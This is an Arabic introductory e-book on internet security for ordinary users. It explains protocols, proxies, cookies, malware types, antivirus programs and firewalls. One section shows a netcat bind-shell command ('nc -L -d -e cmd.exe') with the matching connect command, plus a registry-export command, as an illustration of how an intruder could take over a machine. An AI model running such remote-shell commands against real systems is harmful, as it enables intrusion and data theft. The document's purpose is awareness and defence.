

الأمن والحماية في الإنترنت



كتاب

يهتم بمصطلحات الامن وطرق الحماية
في الانترنت للمستخدم وللسيرفر

إعداد :

خالد بن نواف الحربي

Design By BrHoDoM @ MsN . CoM

www.Mudhesh.Net

منتجات

الأمن والحماية في الإنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

بسم الله الرحمن الرحيم

المقدمة:-

الحمد لله رب العالمين والصلاة والسلام على خير المرسلين محمد بن عبد الله افضل الخلق وسيد المرسلين أخواني لقد وضعت جهدا في هذا الكتاب الإلكتروني إن صح التعبير وذلك للحاجة الماسة لمعظم الراغبين في تعلم معظم المصطلحات الخاصة بالأمن والحماية وذلك لافتقار مكتبتنا العربية لهذه المصطلحات ولهذا البحث خصوصاً ، وقد يكون هناك مؤيد ومعارض لهذا الكتاب ولكل منهم أسبابه ولا أريد الخوض في تفاصيل ذلك وقد يكون من المستحسن أن انوه إلى نقطة مهمة أرجو ممن ينقل من هذا الكتاب أن يشيد من باب العرفان بالجميل للحقوق الفكرية للمصدر المنقول منه وهو مؤلف هذا الكتاب أخوكم خالد بن نواف الحربي - المنطقة الشمالية - السعودية

سعر الكتاب / الدعاء لوالدي بالمغفرة والدعاء لي بالتوفيق

وهذه أمانة في عنق كل من قرأه

حول الكتاب :

- هذا الكتاب يفترض حسن النية بمن يستخدمه ولا ينوي الإساءة لإخوانه المسلمين أو من والاهم
- نشر الوعي الإلكتروني حول كثير من المغالطات في عالم مصطلحات الأمن والحماية الأمنية
- تعتبر هذه الإصدار الأولى وسيتم - بمشيئة الله - إصدار تحديثات أخرى لهذا البحث أو الكتاب
- المصطلحات غير مرتبه هجائيا
- الغرض منه تعريف القارئ في مجال الأمن أو المستخدم العادي أو أصحاب المواقع بهذه المصطلحات والأساليب المثلى للحماية
- ليس الهدف من هذا الكتاب أن تعرف المصطلحات ثم تؤذي الآخرين بطريقة أو أخرى فإن كان هدفك هذا الشيء أرجو منك أن تتوقف عن القراءة وتحذف هذا الملف من جهازك .
- هذا الكتاب لإغراض تربوية تعليمية فقط والمؤلف غير مسئول عن الأضرار أو سوء الاستخدام .

في نهاية هذا التقديم لا أقول إلا اللهم وفقني وحل عقدة من لساني ويسر لي أمر هذا الكتاب والبحث واجزني خيرا أن أصبت عن قرأه ولا تحملني أثم من أساء استخدامه في الدنيا والآخرة أنك سميع مجيب الدعاء

Kh6lid@hotmail.com

الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

خطة الكتاب

خير الكلام ما قل ودل .. نعم هذا المثل ينطبق على هذا الكتاب فلم اشأ أن اجعل القارئ أو القارئة في متاهة حشو الكتب التي لا طائل منها سوى الصداق والخروج أحيانا بدون فائدة. لقد قسمت الكتاب على النحو التالي :

في الجزئية الأولى منه تكلمت عن المصطلحات سواء المتعلقة بالإنترنت أو المتعلقة بالحماية ، أما الجزء الذي يليه فقد تكلمت فيه عن ماهية الاختراق والإشارة إليه دون تفصيل وحتى أزيل بعض من المفاهيم الناقصة أو غير الواضحة في ذهن مستخدم الإنترنت ، انتقلت بعد ذلك للحديث عن حماية مستخدم الإنترنت والبرامج المستخدمة في الحماية كمضادات الفيروسات أو الجدران النارية ، بعد ذلك انتقلت للحديث عن حماية البرامج المتعلقة بالإنترنت كالمكتبيات والمجلات والسكريبتات متناولا أمثلة عليها وطرق الهجوم والحماية

المصطلحات الأساسية :

الإنترنت :

عبارة عن مجموعة من الأجهزة الحاسوبية متصلة ببعضها البعض ، وهذه الأجهزة تتخاطب باستخدام لغة معينة مثلنا يا بني البشر إلا أن هذه اللغة تسمى بروتوكولات

البروتوكولات :

كما ذكرت سابقا البروتوكولات مثل اللغة ، ومن أشهر البروتوكولات التي تجعل الأجهزة متصلة ببعضها هو بروتوكول تي سي بي / أي بي أو TCP/IP أي بروتوكول التحكم في نقل البيانات والمعلومات الخاصة بالإنترنت . أي أن البروتوكولات هي القواعد أو الاتفاقات التي تستخدمها جميع الشبكات المتصلة ببعضها البعض .

توجد العديد من البروتوكولات ومن أشهرها بروتوكول نقل الملفات FTP وهو البروتوكول المعني بنقل البيانات بين جهازين طبعاً يوجد تفاصيل دقيقة في نفس البروتوكول .. فعندما تريد نقل ملف من جهازك إلى جهاز آخر على شبكة الإنترنت فأنت تستخدم هذا البروتوكول .. سأورد مثالا يوضح لك هذا المفهوم لكن بعد قليل

السيرفر أو الخادم أو الهوست أو المضيف

كلها أسماء لشئ واحد وهو جهاز كمبيوتر تتوفر عليه مجموعة من الخدمات مثل خدمة نقل الملفات FTP أو خدمة البريد لاحظ أحيانا أن البروتوكولات ذكرت هنا كخدمات يقوم العميل - المستخدم - أو الزائر بطلبها

المنفذ أو البورت Port

بإسبغ المفاهيم كل خدمة لابد أن يكون لها منفذ فمثلا خدمة نقل البيانات تكون على المنفذ ٢١ وخدمة التصفح تكون عادة على

المنفذ ٨٠ أو ٨٠٨٠

العنوان أو IP address

كل جهاز متصل بالإنترنت له عنوان مثل المعرف الشخصي للهوية ، ففي عالم الإنترنت يستحيل أن يتكرر هذا العنوان وقد يكون هذا العنوان متغير في كل مره في حالة كونك تتصل عن طريق مزود خدمة وتستخدم اتصال من نوع Dial-up وقد يكون هذا العنوان ثابت في حالة الاتصال من نوع DSL أو في حالة الخط المؤجر . والعنوان يكون بمثابة دليل ومعرف عليك داخل الإنترنت وتكون صيغة الايبي أو العنوان كالتالي :

الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

xxx.yyy.zzz.eee فمثلا مكان الاكسات نضع أرقام وكذلك في باقي الحروف وحتى اقرب الصورة لذهنك فلا يبي يكون :

212.184.166.55 ولمعرفة عنوانك أو رقم الايبي اكتب الأمر التالي في موجه الأوامر - ستعرف موجه الأوامر - لاحقا

ipconfig . وكتابة الأمر السابق (اختر ابدأ - تشغيل - command or cmd - ثم الأمر ipconfig)

ملقم الوب Web Server

عبارة عن برنامج يتلقى طلبات من المستخدمين قد تكون هذه الطلبات صفحات أو صور أو .. الخ ومن أنواع الملقمات واشهرها

سيرفر الاباتشي Apache وسيرفر مايكرو سوفت الشهير IIS وسيرفر جافا java server

نظام التشغيل :

عبارة عن كيان متكامل وابسط المفاهيم ألا مثله للشرح مثل نظام ويندوز بجميع النسخ ونظام لينوكس بجميع توزيعاته ونظام ماكنتوش .

المستعرض أو المتصفح أو البراوزر:

هو برنامج تستخدمه لمشاهدة صفحات الوب وقد يكون لدى هذا المستعرض القدرة على تحميل أو تنزيل الملفات بحيث يعرف هذا

التطبيق كيفية التعامل مع بروتوكولات الإنترنت المختلفة مثل FTP . ومن أمثلة المستعرضات الإنترنت اكسلورر والنت سكيب

الكوكيز (cookies)

ملفات يضعها موقع ما في جهاز المستخدم بغرض التسهيل على المستخدم أو لأغراض تختلف بحسب الأهداف من وضعها .

قد تحتوي الملفات هذه على معلومات حساسة مثل أسماء وكلمات مرور أو أرقام بطاقات ائتمانية .. الخ .

السكربت (Script)

نص برمجي مكتوب بلغة برمجية قد تكون موجه نحو الوب أو الإنترنت مثل لغة جافا سكربت أو php أو ASP أو PERL

ويحتاج بذلك للمقم إنترنت . أو قد يكون نص برمجي تم برمجته وموجه للعمل على الجهاز المحلي مثل الملفات الدفعية .

البروكسي أو المفوض أو الوكيل للمقم أو Proxy

هناك تصور مغلوط أو ناقص عند الكثير من مستخدمي الإنترنت حول مفهوم البروكسي ظنا منهم أن البروكسي هو الذي تستطيع من

خلاله دخول المواقع أو يسمح لك بالوصول إلى المواقع الغير مسموح بها عن طريق مزود الخدمة أو الشركة التي تقدم الاتصال لك

، هذا الكلام ناقص، حيث أن البروكسي هنا خاص بالويب بمعنى آخر خاص بالصفحات فقط . هناك العديد من البروكسيات مخصصة

لخدمات أخرى غير خدمات جلب الصفحات قد تجد بروكسي خاص لبرامج المحادثات .. الخ . الغرض من البروكسيات هو الخدمة

السريعة للمستخدم وليس إساءة استخدامها بمعنى إنها تلعب دور مخزن للبيانات فلو كان لدينا شركة تقدم خدمة الإنترنت لعملائها

فإنها بالكاد تأمن لهم بروكسي للتصفح وبروكسي لتنزيل الملفات .. الخ فلو طلب احد عملائها موقع الياهو فسيحتفظ البروكسي

بالموقع في ذاكرته ولو طلب عميل آخر لنفس الشركة هذا الموقع فسيكون متوفر في ذاكرة البروكسي بذلك يكون الطلب من

البروكسي أسرع .

الأمن والحماية في الإنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

بعد هذا التقديم البسيط للمصطلحات المهمة والخاصة بالإنترنت سأورد مثالا كما وعدتك سابقا يجمع هذه المصطلحات لأني اعرف أن المثال سيزيل الغموض أو تداخل المفاهيم لنفرض إني أريد تحميل ملفات إلى موقع انترنت أو أريد تنزيل ملفات من موقع انترنت ، فهل يعني أني سأحتاج كل تفاصيل البرتوكول الخاصة ب FTP ؟ بالطبع الإجابة على سؤالك لا . لان هناك برامج تقوم بهذا الشئ مثل برنامج WS_FTP هذا البرنامج تقوم بتنصيبه - تركيبه - على جهازك وبعد ذلك ستختار اسم الموقع المراد تحميل الملفات إليه أو تحميلها من ، في بعض الأحيان تحتاج إلى اسم مستخدم وكلمة مرور لأن هذه الخدمة قد لا تكون مجانية في كثير من الأحيان . هنا تكلمت عن خدمة أو برتوكول FTP ماذا لو أردت أن استخدم برتوكول آخر أو خدمة أخرى ؟ بالطبع الإجابة ستكون انك بحاجة لبرنامج خاص بهذه الخدمة . ولكن من أين لي بهذا البرنامج ؟ هناك برامج قد تكون مضمنة مع نظام التشغيل وندوز فلو أردت نفس الخدمة السابقة قد تستخدم برنامج FTP الذي يأتي مع الوندوز ولكن هذا البرنامج لا يدعم الواجهة الرسومية بمعنى انك ستعمل في سطر الأوامر أو الشل - قد يأتي التحديث لاحقا عن سطر الأوامر - . (اسم البرنامج هنا نفس اسم البرتوكول - للتنويه -) ومن الخدمات الأخرى مثلا : خدمة البريد الإلكتروني تحتاج هذه إلى برامج خاصة سواء من شركة مايكروسوفت أو غيرها ومن البرامج التي تأتي من مايكروسوفت Outlook Express وهناك برنامج آخر من شركة أخرى Eudora كلها تفي بنفس الغرض وهو استقبال البريد وإرساله .

ماذا لو أردت الاستمتاع بخدمة الوب الخاصة بتصفح المواقع طبعاً ستكون الإجابة باستخدام البرنامج المستعرض الشهير من شركة مايكروسوفت وهو الإنترنت اكسبلورر Explorer أو اختصاراً IE دعني أورد لك مثالا عن كيفية تصفح موقعياهو باستخدام المستعرض .

القاعدة الأساسية لاستخدام أي برتوكول داخل برنامج التصفح أو الاكسبلورر

Protocol : Hostname : Port

البرتوكول سواء HTTP
أو FTP .. الخ

اسم الموقع او المستضيف
قد يكون مسبقا ب //
دلالة على انه موقع
خارجي

هذا المنفذ وهو اختياري لأن
المتصفح يتعرف على
البرتوكول والمنفذ تلقائي

نقطتان للفصل بين اسم الموقع والبرتوكول

Http://www.Yahoo.com:80

اسم البرتوكول وهو هنا
HTTP
من الممكن ان يكون FTP

اشارة الى انه
خارج الجهاز

رقم المنفذ وهو اختياري
[www.vahoo.com](http://www.yahoo.com)
كلها اشارة الى اسم الموقع

الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

يجب أن تعرف أشياء حول الرسم التوضيحي السابق :

البروتوكول : وسبق شرحه من الممكن أن يكون HTTP أو FTP

الهوست نيم : وهو اسم المضيف قد يكون اسم الموقع يحمل اللاحقة com أو net أو org .. الخ

المنفذ أو البورت : وهو اختياري بمعنى من الممكن التفاوض عنه

تجدر الإشارة إلى أن المستعرض أو الاكسلورر يحتوي على ميزة التعرف البروتوكول ومن الممكن أن يتعامل على انه برنامج لتحميل

وتزيل الملفات لكن ليس بكفاءة تلك البرامج المتخصصة للتعامل مع البروتوكول الخاص . فيما تبقى من المصطلحات سأتحديث -

انشاء الله - عن المصطلحات المتعلقة بالأمن والحماية جهة الملقم أو السيرفر :

حماية جهاز المستخدم

هذا الباب معني بحماية الجهاز من الفيروسات وحماية بيانات المستخدم من السرقة او التجسس

اخى القارئ اخي القارئ .. اخي المستخدم اخي المستخدمة لجهاز الحاسوب لا بد انك سمعت عن اسحاق نيوتن أو مر عليك أثناء دراستك ، ولا بد انك سمعت بتفاحته الشهيرة وسقوطها لاشك حينما سقطت تلك التفاحة النصف الناس واجتمعوا ورددوا : سقطت التفاحة .. سقطت التفاحة الا هذا الرجل سأل لماذا سقطت التفاحة ؟

هذا بالفعل يرتبط بالحاسوب فهل لك أن تسأل لماذا اخترق جهازك ؟ لماذا سرقت بياناتك او خربت من العابثين ؟ لا .. لا . وجه الربط بين التفاحة وجهازك والذي اريدك ان تسأله كيف تم اختراقك او تلفت بياناتك من هؤلاء ؟ ربما كلامي هنا يسري على المستخدم العادي الذي لا يملك ايضا اتصالاً بالانترنت . لا اريد ان استفيض بالكلام عاتباً عليك لكن اريد ان يوضح بك التفكير وتعني بأن العالم لم يعد صغيراً وقد تكثر الذئاب المفترسة والطيور الجارحة في هذا العالم . لكن من اين بدء الهجوم عليك ؟ انتظر ! وتأمل

الفايروسات والتروجانات والباتشات والباك دور او الباب الخلفي والكي لوجر :

هذه الاسماء تشترك في هدف او اهداف واحدة وهو انتهاك الخصوصية وتخريب الجهاز وسرقة المعلومات الحساسة من جهازك والتميز بينها يكون من ناحية الاهداف . **فالفايروس** برنامج يؤذي الجهاز بحيث يسبب تلف للبيانات او قطع الجهاز مثل فايروس تشرنوبل . لن ادخل في التعريفات العلمية لاسماء الفيروسات وغيرها فالهدف من هذا الكتاب البساطة والتسهيل . **التروجان او الباتش او الباب الخلفي أو حصان طروادة** عبارة عن برنامج يسمح للهكر او المخرب بالتحكم عن بعد بجهاز المستخدم وقد تنفوت درجة التحكم من السيطرة الكاملة الى السيطرة الجزئية بحسب البرنامج فمثلاً برنامج السب سفن والاو بيتكس وغيرها من البرامج تدخل في هذا المسمى . **الكي لوجر** او لاقط ضربات المفاتيح عبارة عن برنامج فهو برنامج يقوم بتسجيل كل ما يكتبه المستخدم ويكتبه على لوحة المفاتيح ويقوم بأرساله الى المخرب . من الممكن ان تقوم قطع يتم تركيبها على الجهاز تقوم بهذا العمل وتعمل بنفس الكفاءة .

برامج مكافحة الفيروسات والجداران النارية وبرامج تتبع الرزم وبرامج المراقبة

ان **مكافح الفيروسات او Anti-Virus** هي عبارة عن برامج يتم تركيبها على الجهاز وهذه البرامج قواعد بيانات خاصة بوجودها تواقع او بصمة خاصة لكل فيروس بحيث تتم مقارنة أي برنامج موجود على الجهاز سواء في حالة طلب تشغيل البرنامج او اثناء عمل المسح على الجهاز مع قواعد البيانات ، وفي حالة العثور على تطابق في سلوك البرنامج مع قواعد البيانات فانه سيصدر رسالة مشعرا المستخدم بوجود الفايروس او برنامج التجسس ، لقد اغفلت جوانب كثيرة منها التشفير واساليب التخفي عن برامج الحماية ولعل الشيء بالشيء يذكر .. سأورد مثلاً يروي لنا قصة ذكية عن كود برجي لبرنامج تجسس وهذا البرنامج يمتد تأثيره على نوعية معينة من الامتدادات مثل EXE بحيث يضيف شيفرة لدية في مكان التعليقات داخل البرامج نازعا صفة الخبث عنه بكونه يريد تغيير حجم تلك الملفات حتى لا تتمكن برامج مكافحة الفيروسات من كشفه .

الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

الجدار الناري او FireWall عبارة عن برنامج اخر للحماية والهدف منه التعرف على البرامج التي تتصل بالانترنت او على شبكة محلية والمنافذ التي تعمل عليها تلك البرامج بحيث يتسنى لك معرفة ومراقبة البرامج والسماح او الرفض لتلك البرامج ،وقد تلعب تلك البرامج - الجدار الناري - دورا مهما في صد أي هجوم عليك مثل عمليات المسح بأنواعها او محاولة الاتصال ببرنامج معين قد سمحت له بالاتصال بالانترنت .

برامج تتبع الرزم او السنيفر Sniffer : ربما هذه النوعية متقدمة في الحماية وهي تساعد المستخدم المحترف أن يتتبع برنامجا ما يتصل بالانترنت او بشبكة واسعة لمعرفة الجهات التي تنتقل لها الرزم او حزم البيانات من حيث الحجم والمكان وللتنويه هذه تختلف عن تعقب مرور البيانات في الانترنت عن طريق اعطاء امر راوتر للتبع سير بيانات الى موقع معين .فما اعنيه هنا تتبع لبيانات برنامج معين يتصل بالانترنت . لنقل على سبيل المثال والتوضيح برنامج المسنجر . للتبع ذهاب الرزم من جهازك الى موقع البرنامج الاساسي فلو وجدت ان هناك اتصال بسيرفر اخر اثناء تتبعك لسير البيانات فأعلم للتو واللحظة بأنك تستخدم برنامج مشبوه يمرر البيانات المرسله من جهازك الى الجهة التي تتجسس عليك ! لا اريد الاطالة لأن التفاصيل ستجعل منك انسانا شكاكافي كل ما يدور بجهازك .

برامج المراقبة : تسمى هذه البرامج المونيتور ومنها انواع مختلفة فقد يقوم بعضها بمراقبة تنفيذ برنامج معين حيث تتعرف على الاشياء التي تجري من خلف الكواليس اثناء تنفيذ البرنامج مثل طلب الدوال DLL الموجودة في التطبيق او الموجودة داخل نظام وندوز وتسمى في هذه الحالة بـ File Monitor اما بعضها يستخدم في مراقبة تنفيذ البرامج على الرجستري الخاص بالوندوز وتسمى في هذه الحالة بـ Registry Monitor .

بعد هذا التقديم ساذكر مثال يوجز العديد من الافكار لنتناول عن قرب اغلب المخاطر ونحن نتصل بالانترنت او نتصل بشبكة محلية واقد استقرت اخيرا على اداتين ربما مر معنا ذكر احدهما اثناء الحديث عن البوفر او فرن او BOF

سكينه الجيش السويسري او Swiss Army Knife معروفة بهذا الاسم في اوساط الحماية ولدى المخربين ايضا .. ربما ترجع التسمية ولست متأكد من ذلك الى كون الجيش السويسري اعتمد اداة مع جنوده بحيث تعمل اشياء عديدة مثل سكين ومفتاح وحرية ومقص ومفتاح لعلب الصلصة . الاسم الدارج لها nc او NetCat هذا البرنامج يعمل على منصتي الوندوز واللينوكس . هذه الاداة تعمل على أي منفذ يتم اعداده من قبل المهاجم وتعطيه تحكما اكثر بحيث يستطيع تشغيل مايشاء من البرامج وتنفيذها . ستعرف الغرض من ذكري لها هنا لاحقا لاني سأورد مثلا عنها لكن مع مجموعة ادوات اخرى ولكن هنا مدخل للتعريف بهذه الاداة .

الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

الرجستري والاداة Registry Consol Tool

الرجستري او مسجل الوندوز عبارة عن مكان في الوندوز يسجل فيه كل شيء عن جهازك من قطع وبرامج وبيانات عن البرامج ومكان تواجدها ويعرف المستخدمين على هذه البرامج .. الخ . من انتاج مايكروسوفت

الاداة رجستري كونسول تول عبارة عن برنامج يستخدم لإدارة ملفات وقيم الرجستري عن طريق الشل او سطر الاوامر .

الجيد ان ازيل لبس طراً علي في هذه اللحظة عند كثير من المستخدمين يتعلق بمصطلح الدوس او نظام

الدوس DOS و سطر الأوامر او الشل . فنظام الدوس نظام مستقل بذاته يحوي هذا النظام على برنامج يسمى الشل او الكوماند شل command-shell وهذا البرنامج عبارة عن بيئة بين المستخدم ونظام التشغيل اما مصطلح الشل في يونيكس او لينوكس فيرادف سطر اوامر او الكوماند شل على نظام التشغيل وندوز وتستطيع تشغيل سطر الاوامر هذا في بيئة وندوز عن طريق كتابة الامر التالي :-

النظام ذو الواجهة العربية

ابدأ --- تشغيل --- ثم كتابة command (بالنسبة ل win9x-winME)

ابدأ --- تشغيل --- ثم كتابة Cmd (بالنسبة ل win XP – win NT)

النظام ذو الواجهة الانجليزية

start ---Run ---command (For win9x –winME)

Start ---Run--- Cmd (For win XP – winNT)

في كل من الوندوز واللينوكس او اليونكس تغيب الواجهة الرسومية والصورة ادناه للشل او سطر الاوامر او الكوماند شل تحت نظام التشغيل وندوز اكس بي وقد نفذت الامر Netstat من داخل سطر الأوامر :

```
C:\WINDOWS\System32\cmd.exe
Active Connections
Proto Local Address Foreign Address State
C:\>netstat -an
Active Connections
Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1026 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5000 0.0.0.0:0 LISTENING
TCP 0.0.0.0:8086 0.0.0.0:0 LISTENING
UDP 0.0.0.0:135 *:*
UDP 0.0.0.0:445 *:*
UDP 0.0.0.0:5000 *:*
UDP 0.0.0.0:1026 *:*
UDP 0.0.0.0:8087 *:*
UDP 127.0.0.1:123 *:*
UDP 127.0.0.1:1900 *:*
C:\>
```

قد تتعجب من ذكري لهاتين الاداتين هنا سكينه الجيش السويسري + الرجستري كنسول ! لقد ذكرتهما لاني احببت ان اريك خطورتكما لو تم استخدامهما معا على نظامك او جهازك . فقد ترددت كثيرا حينما فكرت ان اطرح هذا لخوفي من ضعاف النفوس ان تسول لهم انفسهم استغلالهما ويقع ما كنت اخشاه من اساءة هذا الكتاب ولكن كون الدين الاسلامي اختار الوسطية فقد قررت ان اميل الى الوسطية في الشرح وعدم الاسهاب في ذلك .

لنفرض وصول هاتين الاداتين او البرنامجين الى نظامك بالاسلوب التالي :-

- برنامجان ممتازان غنيان عن التعريف .. الخ
- ان كنت تشكي من بطء الاتصال فاليك هذين البرنامجين ضعهما في المجلد سيستم
- هل تريد ان تحصل على امتياز اكثر في برنامج المحادثات المسنجر او تتجسس على من معك في القائمة وتعرف الكثير عنه
- هل تريد الدخول متخفيا في برنامج المحادثات البال توك او تحصل على امتيازات مدير الغرفة او تلغي حالة الطرد
- هل تريد ان يعمل جهازك من البيت وانت في العمل او المدرسة او الجامعة ويرسل لك اجابة السؤال الخامس من اسئلة الفيزياء او امتحان مادة الرياضيات في الجامعة ويرسل الاجابات عبر الأثير (طبعا السطر الأخير للدعابه والترويج عنك) لكن قد يحدث ما سبق بهذه الصورة او بصورة مشابهة لها . فالعبرة بوصولهما لجهازك .
- قد يتمكن المخرب بصوره احترافية بانشاء ملف دفعي يحتوي تفعيل الاوامر التالية للبرنامجين وقد يتمكن من الاتصال من جهازك بجهاز اخر على الانترنت سواء بواسطة خدمة FTP او TFTP وغيرها وتحميل الملفات من والى جهازك وقد يكون الامر اكثر شراسة بحذف الملفات من جهازك او سرقة البيانات من جهاز وتحديدنا من الرجستري او وضع باتش او كي لوجر في جهازك تخيل انك عصفور برئ وسط هجمات عاصفة من قبل نسور ضارية وهي انواع الملفات التجسسية .

اليك اوامر البرنامج النت كات nc

لإعداد البرنامج بحيث يكون في حالة منصته على الجهاز الهدف (هذا الامر ينفذ من نفس الجهاز المراد الاستماع اليه) او بواسطة الملف الدفعي . لنفرض الرغبة بالاستماع الى المنفذ 5859 او من الجائز استخدام منفذ اخر مثل 8080 او 80 .. الخ

```
C:\nc -L -d - e cmd.exe- p 5859
```

للاتصال بالجهاز الهدف نتبع التالي من سطر الاوامر (من جهاز المهاجم):

```
C:\nc 10.10.10.34 5859
```

بعد تنفيذ الأمر السابق ستجد ان الشل او سطر الاوامر لدى الجهاز البعيد انتقل اليك تخيل بعد هذا ماذا سيحدث لو استعمل ذلك بالاتصال بسيرفر اخر من جهازك وتزيل الملفات او رفعها ??? هنا ساقطع السيناريو لكن اترك لك الخيال لتخيل ما يحل بك !
اوامر البرنامج رجستري كنسول :

الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

هناك العديد من الاوامر ولكن تحتاج الى فهم كامل بملفات الـ رجستري والمفاتيح والمفاتيح الفرعية والقيم سأضرب مثلا حول تصدير قيمة مفتاح يحتوي على اعدادات الاكسلور الى ملف خارجي بالأسم ieset.txt على الجهاز الهدف على افتراض ان الملف التشغيلي للرجستري كـنـسول بالاسم Reg.exe وموجود على القرص الصلب سي لدى الجهاز الهدف :

```
C:\reg export "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main" ieset.txt
```

لاحظ استخدامي لعلامات التنصيص لأن المفتاح انترنت اكسلورر يحتوي على فراغ بين انترنت و كلمة اكسلورر فلو لم يكن هذا الفراغ موجدا كان استعمال الامر بدون علامتي التنصيص . والقيم التي اعادها لي هي :

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]
"NoUpdateCheck"=dword:00000001
"NoJITSetup"=dword:00000001
"Disable Script Debugger"="yes"
"Show_ChannelBand"="No"
"Anchor Underline"="yes"
"Cache_Update_Frequency"="Once_Per_Session"
"Display Inline Images"="yes"
"Do404Search"=hex:01,00,00,00
"Local_Page"="C:\\WINDOWS\\System32\\blank.htm"
"Save_Session_History_On_Exit"="no"
"Show_FullURL"="no"
"Show_StatusBar"="yes"
"Show_ToolBar"="yes"
"Show_URLInStatusBar"="yes"
"Show_URLToolBar"="yes"
"Start Page"="about:blank"
"Use_DlgBox_Colors"="yes"
"Search Page"="http://www.microsoft.com/isapi/redir.dll?prd=ie&ar=iesearch"
"FullScreen"="no"
"Window_Placement"=hex:2c,00,00,00,02,00,00,00,03,00,00,00,00,83,ff,ff,00,83,\\
ff,ff,ff,ff,ff,ff,ff,ff,00,00,00,00,00,00,00,00,20,03,00,00,3a,02,00,\\
00
"Use FormSuggest"="no" Windows Registry Editor Version 5.00
```

بعد هذا الكلام .. اود الإشارة لشيء مهم وهو أن الاداتين السابقتين من الادوات الممتازة على ادارة الشبكة لاني بالفعل استخدمتهما في ادارة الاجهزة المترلية والشبكة ولكن اساءة استخدامهما جعلتهما سيئتي السمعة بسبب استخدامهما في عملية الاختراق . قد تستغرب ذكري لهما بأنهما مفيدتان وهما مضرتان (فكل انسان يرى الناس بعين طبعه) . ربما عشقي للكنسول او الشل ارتبط بحب هاتين الاداتين بالرغم من توافر ادوات رسومية مثل Radmin وغيرها .
هناك اشياء كثيرة يلجأ له المخترق في اقتحام عالمك وخصوصيتك ربما عن طريق المستعرض باستغلال احد الثغرات الموجوده فيه وانزال ملفات تجسس تسمى مثل هذه النوعية من البرامج downloader او Uploader وقد يستطيع المخترق دمج باتش او فايروس او

الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

... الخ داخل صفحة انترنت مستغلا ثغره في برنامج التصفح لديك فالبرامج تنوعت أي لم يعد الامر مقتصر على تلك التي ترسل بالبريد او من خلال برامج الاحداث بل من الممكن ارسال البرامج ايضا عن طريق الصفحات كما ذكرت سابقا .
لن اتكلم عن كيفية عمل هذه البرامج فهي فقط ترسل الباتشات او غيرها عن طريق المستعرض او بالاحرى عن طريق صفحات الانترنت . وللتغلب على مثل هذه الحالة عليك بتحديث المستعرض او المتصفح لديك من خلال الشركة الخاصة على الارجح انهما مايكروسوفت ، ان كنت كسول لا تحب متابعة التحديثات فانت تتحمل هذا الشيء وحتى اقلل نسبة الكسل هذه حاول ان تقوم بتحديث برنامج التصفح لديك واترك الباقي .. حدث الأشياء الحرجة في نظامك لاني أكاد اجزم بان المستخدمين في البلدان العربية يهتمون بالتصفح وبرامج الاحداث وقلة يهتم بتحديث شامل للنظام . وللقيام بهذا اكتب الامر التالي في تشغيل wupdmgr.exe او اختر ابدأ ثم زر Windows Update وتابع حتى يبين لك الموقع ماهي الاشياء التي تحتاج لتحديثها من موقع مايكروسوفت . كان بوسعي ذكر العديد من الامثلة عن طرق واساليب الهجوم لكن فضلت الاشارة لها دون التعمق في تفاصيلها . بقيت جزئية ساتركها لبرامج الحماية وللجدار الناري لانهما هما ثمرة هذا الباب وما يحتاجه المستخدم من الحماية على جهازه ولن افضل برنامج على اخر لأن لكل برنامج ما يميزه عن غيره وكذلك الامر بالنسبة للجدار الناري . طبعاً ساتناول الاشهر من كلاهما وليس كل البرامج ولن اتكلم عن طريقة اعدادهم لأنها تقريبا منتشرة في الانترنت .


مكافحة الفيروس وحمايتك

